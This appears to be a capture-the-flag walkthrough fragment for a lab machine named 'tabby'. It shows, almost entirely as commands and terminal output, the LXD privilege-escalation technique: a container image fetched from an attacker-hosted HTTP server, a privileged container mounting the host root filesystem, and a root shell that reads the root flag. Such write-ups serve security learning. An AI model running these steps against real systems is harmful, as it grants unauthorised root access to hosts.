
python -m SimpleHTTPServer 8081



```
┌─[headcrusher@parrot]─[~/lxd-alpine-builder]
└──╼ $ls
alpine-v3.12-x86_64-20201019_0216.tar.gz  build-alpine  LICENSE  README.md
┌─[headcrusher@parrot]─[~/lxd-alpine-builder]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://10.10.14.13:8081/alpine-v3.12-x86_64-20201019_0216.tar.gz

lxd init



```
ash@tabby:~$ lxd init
lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
no
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
yes
Name of the new storage pool [default=default]: default
default
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]:

What should the new bridge be called? [default=lxdbr0]:

What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

Would you like LXD to be available over the network? (yes/no) [default=no]:

Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
```


lxc image import ./alpine-v3.12-x86_64-20201019_0216.tar.gz --alias myimage

lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true


lxc start ignite

lxc exec ignite /bin/sh



```
ash@tabby:~$ lxc init myimage ignite -c security.privileged=true
lxc init myimage ignite -c security.privileged=true
Creating ignite
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:~$ lxc start ignite
lxc start ignite
ash@tabby:~$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # ^[[24;5R

~ # ^[[24;5Rid
id
uid=0(root) gid=0(root)
```


find / -name root.txt



```
~ # ^[[24;5Rfind / -name root.txt
find / -name root.txt
find: /sys/kernel/tracing: Permission denied
find: /sys/kernel/debug: Permission denied
find: /sys/kernel/config: Permission denied
find: /proc/sys/fs/binfmt_misc: Permission denied
/mnt/root/root/root.txt
```

cat /mnt/root/root/root.txt

3a1f629260f743d58c0fa47aaa3718df



```
~ # ^[[24;5Rcat /mnt/root/root/root.txt
cat /mnt/root/root/root.txt
3a1f629260f743d58c0fa47aaa3718df
```